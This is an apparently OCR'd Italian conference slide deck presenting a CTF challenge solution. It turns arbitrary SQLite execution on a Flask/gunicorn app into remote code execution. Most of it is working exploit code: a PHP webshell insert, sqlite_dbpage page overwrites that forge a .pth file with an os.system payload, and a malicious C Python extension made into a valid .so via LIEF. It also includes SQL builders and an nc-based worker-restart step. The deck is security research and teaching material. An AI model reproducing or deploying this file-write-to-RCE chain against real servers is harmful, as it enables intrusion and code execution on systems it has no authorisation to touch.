
Blind format string injection to RCE!

INSPIRED BY

- **HITCON CTF 2025 - IMGC0NV**
- Polyglot di BMP e Pickle

USE CASES

- Arbitrary file write per droppare uno shared object
- Caricare uno shared object tramite primitive simili alle format string injection in python



WANT TO KNOW MORE?

ELF in the Pixels: Building Shared Object-Image Polyglots

Salvatore Abello & P. Gabriele Schiraldi

DA SQLITE AD UN FILE .SO VALIDO

Immaginate di avere una semplice webapp che vi permette di eseguire **SQLite arbitrario.**
Ovviamente non avete nessuna estensione abilitata.
L'obiettivo è ottenere **Remote Command Execution**

DA SQLITE AD UN FILE .SO VALIDO

Overview del contesto e funzionamento della webapp

```python
@app.route('/exec', methods=['POST'])
def exec_sql():
    sql = request.data.decode('utf-8')
    try:
        conn = get_db()
        if conn is None:
            return jsonify({'success': False, 'error': 'Database connection failed.'}), 500

        with conn:
            conn.executescript(sql)

        return jsonify({'success': True, 'message': 'SQL executed successfully.'}), 200
    except Exception:
        return jsonify({'success': False, 'error': 'Something went wrong'}), 500
```

```
└─$ tree
.
├── app.py
├── compose.yml
├── config.py
├── Dockerfile
├── entrypoint.sh
├── requirements.txt
└── templates
    └── index.html
```


```
# entrypoint.sh
printf '%s' "$FLAG" > "/flag-${suffix}"
unset FLAG

# Dockerfile
ENTRYPOINT ["/entrypoint.sh"]
CMD ["gunicorn", "-c", "config.py", "app:app"]
```

Salvatore Abello & P. Gabriele Schiraldi

DA SQLITE AD UN FILE .SO VALIDO

Possiamo dunque solamente eseguire SQLite arbitrario e **non** abbiamo praticamente **output**. Inoltre sappiamo che:

- Il backend è scritto in **Python3** (usando Flask)
- Flask viene runnato con **gunicorn**



Questo vuol dire che se riusciamo a scrivere un file python valido, killando un worker gunicorn possiamo fare in modo che il nostro file venga eseguito!

SCRIVERE FILE CON SQLITE

Senza moduli custom abilitati di default l'unico modo che abbiamo per scrivere file è quello di usare ATTACH DATABASE.
Fare RCE con questa tecnica infatti non è niente di nuovo, con linguaggi tipo PHP bastano queste istruzioni:

```
ATTACH DATABASE '/var/www/shell.php' AS shell;
CREATE TABLE shell.pwn (dataz text);
INSERT INTO shell.pwn (dataz) VALUES ('<?php system($_GET["cmd"]); ?>');--
```

Questo è possibile perchè al parser di php interessa solo quello che è tra i suoi tag.

SCRIVERE FILE CON SQLITE

Il grande ostacolo e problema principale è il fatto che giustamente per SQLite quello che stiamo scrivendo è un database, dunque abbiamo principalmente due limiti:

- Possiamo solo creare nuovi file, non sovrascrivere file già esistenti o aggiungere.
- SQLite aggiungerà i suoi magic byte ed header al file, per renderlo un database valido.

Diventa quindi fondamentale capire quali sono tutti i vincoli che ci impone SQLite.


SCRIVERE FILE CON SQLITE

Database Header Format

Offset	Size	Description
0	16	The header string: "SQLite format 3\000"
16	2	The database page size in bytes. Must be a power of two between 512 and 32768 inclusive, or the value 1 representing a page size of 65536.
18	1	File format write version. 1 for legacy; 2 for WAL.
19	1	File format read version. 1 for legacy; 2 for WAL.
20	1	Bytes of unused "reserved" space at the end of each page. Usually 0.
21	1	Maximum embedded payload fraction. Must be 64.
22	1	Minimum embedded payload fraction. Must be 32.
23	1	Leaf payload fraction. Must be 32.
24	4	File change counter.
28	4	Size of the database file in pages. The "in-header database size".
32	4	Page number of the first freelist trunk page.
36	4	Total number of freelist pages.
40	4	The schema cookie.
44	4	The schema format number. Supported schema formats are 1, 2, 3, and 4.
48	4	Default page cache size.
52	4	The page number of the largest root b-tree page when in auto-vacuum or incremental-vacuum modes, or zero otherwise.
56	4	The database text encoding. A value of 1 means UTF-8. A value of 2 means UTF-16le. A value of 3 means UTF-16be.
60	4	The "user version" as read and set by the user_version pragma.
64	4	True (non-zero) for incremental-vacuum mode. False (zero) otherwise.
68	4	The "Application ID" set by PRAGMA application_id.
72	20	Reserved for expansion. Must be zero.
92	4	The version-valid-for number.
96	4	SQLITE_VERSION_NUMBER

SCRIVERE FILE CON SQLITE

Dopo svariate decine di minuti passate a leggere la documentazione di SQLite mi imbatto in questa pagina:



SQLite

Small. Fast. Reliable.
Choose any three.

Home About Documentation Download License Support Purchase Search

The SQLITE_DBPAGE Virtual Table

1. Overview

The SQLITE_DBPAGE extension implements an eponymous-only virtual table that provides direct access to the underlying database file by interacting with the pager. SQLITE_DBPAGE is capable of both reading and writing any page of the database. Because interaction is through the pager layer, all changes are transactional.

Warning: writing to the SQLITE_DBPAGE virtual table can very easily cause unrecoverable database corruption. Do not allow untrusted components to access the SQLITE_DBPAGE table. Use appropriate care while using the SQLITE_DBPAGE table. Back up important data prior to experimenting with the SQLITE_DBPAGE table. Writes to the SQLITE_DBPAGE virtual table are disabled when the SQLITE_DBCONFIG_DEFENSIVE flag is set.

The SQLITE_DBPAGE extension is included in the amalgamation though it is disabled by default. Use the SQLITE_ENABLE_DBPAGE_VTAB compile-time option to enable the SQLITE_DBPAGE extension. The SQLITE_DBPAGE extension makes use of unpublished internal interfaces and is not run-time loadable. The only way to add SQLITE_DBPAGE to an application is to compile it in using the SQLITE_ENABLE_DBPAGE_VTAB compile-time option.

The SQLITE_DBPAGE extension is enabled in default builds of the command-line shell, but is read-only by default. Use the --unsafe-testing command-line option to the CLI to enable writing to the sqlite_dbpage virtual table.

2. Usage

The SQLITE_DBPAGE virtual table read/write table that provides direct access to the underlying disk file on a page-by-page basis. The virtual table appears to have a schema like this:

```
CREATE TABLE sqlite_dbpage(
  pgno INTEGER PRIMARY KEY,
  data BLOB
);
```

An SQLite database file is divided into pages. The first page is 1, the second page is 2, and so forth. There is no page 0. Every page is the same size. The size of every page is a power of 2 between 512 and 65536. See the file format documentation for further details.

The SQLITE_DBPAGE table allows an application to view or replace the raw binary content of each page of the database file. No attempt is made to interpret the content of the page. Content is returned byte-for-byte as it appears on disk.

The SQLITE_DBPAGE table has one row for each page in the database file. SQLITE_DBPAGE allows pages to be read using a SELECT statement or to be overwritten using an UPDATE or INSERT statement. When using an INSERT against sqlite_dbpage, it acts like REPLACE. In other words, INSERT into a page that already exists overwrites that page. To increase the size of a database, INSERT into a page beyond the end of the database.

2.1. Using SQLITE_DBPAGE On ATTACH-ed Databases

The SQLITE_DBPAGE table schema shown above is incomplete. There is a third hidden column named "schema" that determines which ATTACH-ed database should be read or written. Because the "schema" column is hidden, it can be used as a parameter when SQLITE_DBPAGE is invoked as a table-valued function.

SCRIVERE FILE CON SQLITE

Cos'è sqlite_dbpage ?

è una tabella virtuale speciale di SQLite che espone il database al livello più basso possibile, è possibile scrivere blocchi binari grezzi (pagine) da 512 a 65536 byte (tipicamente 4096 byte).

Cosa permette di fare?

Tramite un'istruzione UPDATE sqlite_dbpage SET data=X'...' WHERE pgno=1, è possibile sovrascrivere byte per byte il contenuto esatto del file del database, bypassando la struttura logica del database.

SCRIVERE FILE CON SQLITE

Long story short: possiamo sovrascrivere i byte che SQLite stesso inserisce di solito in questo modo:

```
ATTACH DATABASE 'path' AS t;
CREATE TABLE IF NOT EXISTS t.x(c);
UPDATE sqlite_dbpage SET data=X'page2' WHERE pgno=2 AND schema='t';
UPDATE sqlite_dbpage SET data=X'page1' WHERE pgno=1 AND schema='t';
```


SCRIVERE PYTHON CON SQLITE

La prima cosa più intuitiva da fare è provare a scrivere un file .py
Task però impossibile perchè in alcuni offset (che rientrano nei primi 100 byte) SQLite scrive comunque alcuni bytes, tra cui byte nulli.
Python non supporta null bytes e infatti triggera:
“SyntaxError: source code cannot contain null bytes”

Quindi riusciamo a modificare tutta la struttura del database tranne alcuni offset nei primi 100 bytes.

PRIMA SOLUZIONE → SCRIVERE FILE .PTH

Nella prima versione della challenge, la funzione che si occupava di resettare il db eseguiva il comando python, quindi possiamo sfruttare una tecnica well-known, scrivere file pth.

```python
def init_db_on_startup():
    if os.path.exists(DB_FILE):
        try:
            os.remove(DB_FILE)
        except:
            pass
    conn = sqlite3.connect(DB_FILE)
    try:
        conn.executescript('''CREATE TABLE dummy (i INTEGER);''')
        conn.commit()
        print("Database initialized successfully.")
    except Exception as e:
        print(f"DB Init Error: {e}")
    finally:
        conn.close()
    try:
        subprocess.run(['python', 'gen_flag.py'], check=True)
        print("Flag file generated successfully.")
        os.unlink("gen_flag.py")
    except FileExistsError:
        print("Flag already generated by another worker.")
    except Exception as e:
        print(f"Flag generation error: {e}")
```


```python
@app.route('/reset', methods=['POST'])
def reset():
    try:
        init_db_on_startup()
        return jsonify({'success': True,
          'message': 'Database reset successfully'})
    except Exception as e:
        return jsonify({'success': False, 'error': str(e)}), 500
```


PRIMA SOLUZIONE → SCRIVERE FILE .PTH

Cosa sono i file .pth?

I file .pth (da path) sono file di testo utilizzati da Python per aggiungere automaticamente nuove directory al percorso di ricerca dei moduli (sys.path) all'avvio dell'interprete.

```
# ...
for n, line in enumerate(f):
    if line.startswith("#"):
        continue
    if line.startswith(("import ", "import\t")):
        try:
            exec(line)
            continue
# ...
```



PRIMA SOLUZIONE → SCRIVERE FILE .PTH

Come mettiamo insieme i pezzi per exploitare?

- **Allineamento della pagina**: SQLite richiede che la scrittura tramite sqlite_dbpage corrisponda esattamente alla dimensione di una pagina (in questo caso page_size = 4096 byte).
- **Fill dei primi 100 byte con ‘#’**: Riempendo l'inizio della prima pagina con il carattere # fino al byte 100 seguito da un ‘\n’, si crea una riga che il parser .pth di Python interpreterà semplicemente come un commento, ignorandola senza andare in errore di sintassi perchè non verrà parsata dal compiler.
- **Esecuzione dell’exploit:** A partire dal byte 101, viene inserito il payload.
- **Padding finale:** Il resto dei 4096 byte della pagina viene riempito con caratteri di a capo (\n), in modo che Python veda solo righe vuote mentre SQLite riceva un blocco della dimensione esatta che si aspetta di scrivere su disco.

PRIMA SOLUZIONE → SCRIVERE FILE .PTH

```
page_size = 4096

page1 = bytearray([ord('#')] * page_size)
page1[100] = ord('\n')

payload = b"import os;os.system('cat /*.txt > /app/templates/index.html')\n"
for i, b in enumerate(payload):
    page1[101 + i] = b

for i in range(101 + len(payload), page_size):
    page1[i] = ord('\n')

page_newlines = bytes([0x0a] * page_size)

sql = f"""
ATTACH DATABASE '/usr/local/lib/python3.11/site-packages/pwn.pth' AS t;
CREATE TABLE IF NOT EXISTS t.x(c);
UPDATE sqlite_dbpage SET data=X'{page_newlines.hex()}' WHERE pgno=2 AND schema='t';
UPDATE sqlte_dbpage SET data=X'{page1.hex()}' WHERE pgno=1 AND schema='t';
"""

print(sql)
```

PRIMA SOLUZIONE → SCRIVERE FILE .PTH

Problema di questa tecnica

- Con l’approvazione del PEP 829 (Package Startup Configuration Files) il supporto dei file .pth è stato rimosso in python 3.15
- Realisticamente è difficile che uno script python lanci un processo che runna l’interprete python

SECONDA SOLUZIONE → SCRIVERE FILE .SO

Grazie al post “**Python Dirty Arbitrary File Write to RCE via Writing Shared Object Files Or Overwriting Bytecode Files**” ho scoperto i vari formati per scrivere python valido.

```
└> python3
Python 3.11.2 (main, Nov 30 2024, 21:22:50) [GCC 12.2.0] on linux
[...]
>>> import importlib
>>> importlib.machinery.all_suffixes()
['.py', '.pyc', '.cpython-311-x86_64-linux-gnu.so', '.abi3.so', '.so']
```


SECONDA SOLUZIONE → SCRIVERE FILE .SO

```
>>> importlib.machinery.all_suffixes()
['.py', '.pyc', '.cpython-311-x86_64-linux-gnu.so', '.abi3.so', '.so']
```

Questi formati hanno la priorità su l'estensione .py

Esempio:

Se in una cartella ci sono due file:

- main.py
- main.so

Se il programma importa main, main.so avrà la priorità

SECONDA SOLUZIONE → SCRIVERE FILE .SO

Per prima cosa, bisogna scrivere e compilare il modulo usando l'API di Python per C.

```c
//...
static void run_payload(void) {
    PyObject_CallMethod(PyImport_ImportModule("os"), "system", "s", "cat /flag-* >
/app/templates/index.html");
}
// ...
PyMODINIT_FUNC PyInit_config(void) {
    PyObject *module = PyModule_Create(&CONFIG_MODULE);

    run_payload();
    //...

    PyModule_AddObject(module, "DEBUG", Py_False);
    PyModule_AddObject(module, "HOST", PyUnicode_FromString("0.0.0.0"));
    PyModule_AddObject(module, "PORT", PyLong_FromLong(5000));
    PyModule_AddObject(module, "DB_FILE", PyUnicode_FromString("database.db"));
    PyModule_AddObject(module, "bind", PyUnicode_FromString("0.0.0.0:5000"));
    PyModule_AddObject(module, "workers", PyLong_FromLong(2));
    PyModule_AddObject(module, "worker_class", PyUnicode_FromString("sync"));
    PyModule_AddObject(module, "timeout", PyLong_FromLong(30));

    return module;
}
```


SECONDA SOLUZIONE → SCRIVERE FILE .SO

Per prima cosa, bisogna scrivere e compilare il modulo usando l'API di Python per C.

```
def compile_payload():
    include_dir = sysconfig.get_paths()["include"]
    BUILD_DIR.mkdir(parents=True, exist_ok=True)
    subprocess.run(
        [
            "gcc",
            "-shared",
            "-fPIC",
            "-O2",
            f"-I{include_dir}",
            str(SOURCE_FILE),
            "-o",
            str(RAW_SO),
        ],
        check=True,
    )
```

SECONDA SOLUZIONE → SCRIVERE FILE .SO

Per poter riuscire a scrivere un modulo .so valido è necessario spostare la PHDR table.

Si tratta di una tabella nei file ELF che indica al sistema operativo come mappare i segmenti del file in memoria e come eseguire il programma.

Program header (Phdr)
An executable or shared object file's program header table is an array of structures, each describing a segment or other information the system needs to prepare the program for execution. An object file *segment* contains one or more *sections*. Program headers are meaningful only for executable and shared object files. A file specifies its own program header size with the ELF header's *e_phentsize* and *e_phnum* members. The ELF program header is described by the type *Elf32_Phdr* or *Elf64_Phdr* depending on the architecture:

SECONDA SOLUZIONE → SCRIVERE FILE .SO

Per poter riuscire a scrivere un modulo .so valido è necessario spostare la PHDR table

```
def relocate_program_header_table():
    binary = lief.ELF.parse(str(RAW_SO))
    if binary is None:
        raise RuntimeError("LIEF could not parse the raw shared object")
    new_offset = binary.relocate_phdr_table(lief.ELF.Binary.PHDR_RELOC.FILE_END)
    binary.write(str(FINAL_SO))
    return new_offset
```


SECONDA SOLUZIONE → SCRIVERE FILE .SO

Lo step finale è quello di scrivere il codice SQL e poi restartare il worker.

```python
def build_sql(payload):
    pages = math.ceil(len(payload) / PAGE_SIZE)
    padded = payload.ljust(pages * PAGE_SIZE, b"\x00")
    reserve_blob = max(PAGE_SIZE *8, pages * PAGE_SIZE * 2)
    lines = [
        f"ATTACH DATABASE '/app/config.so' AS t;",
        "CREATE TABLE IF NOT EXISTS t.pad(x);",
        f"INSERT INTO t.pad VALUES(zeroblob({reserve_blob}));",
    ]
    #importante andare al contrario!
    for pgno in range(pages, 0, -1):
        chunk = padded[(pgno-1) * PAGE_SIZE : pgno*PAGE_SIZE]
        lines.append(
            f"UPDATE sqlite_dbpage SET data=X'{chunk.hex()}' WHERE pgno={pgno} AND schema='t';"
        )
    return "\n".join(lines), pages
```

SECONDA SOLUZIONE → SCRIVERE FILE .SO

Lo step finale è quello di scrivere il codice SQL e poi restartare il worker.

```
def hold_nc(seconds=31):
    proc = subprocess.Popen(["nc", HOST, str(PORT)])
    time.sleep(seconds)
    proc.kill()
payload = """
ATTACH DATABASE '/app/config.so' AS t;
CREATE TABLE IF NOT EXISTS t.pad(x);
INSERT INTO t.pad VALUES(zeroblob(49152));
UPDATE sqlite_dbpage SET data=X'080xxx' WHERE pgno=6 AND schema='t';
#...
"""
run_sqlite(payload)
print("Payload sent, waiting 30 seconds...")
hold_nc(31)
for _ in range(ATTEMPTS):
    try:
        resp = requests.get(URL, timeout=3)
        if "mntcrl{" in resp.text
            print(resp.text)
            break
        print("Failed to get flag, retrying...")
    except requests.RequestException:
        pass
    time.sleep(1)
```

Thank you!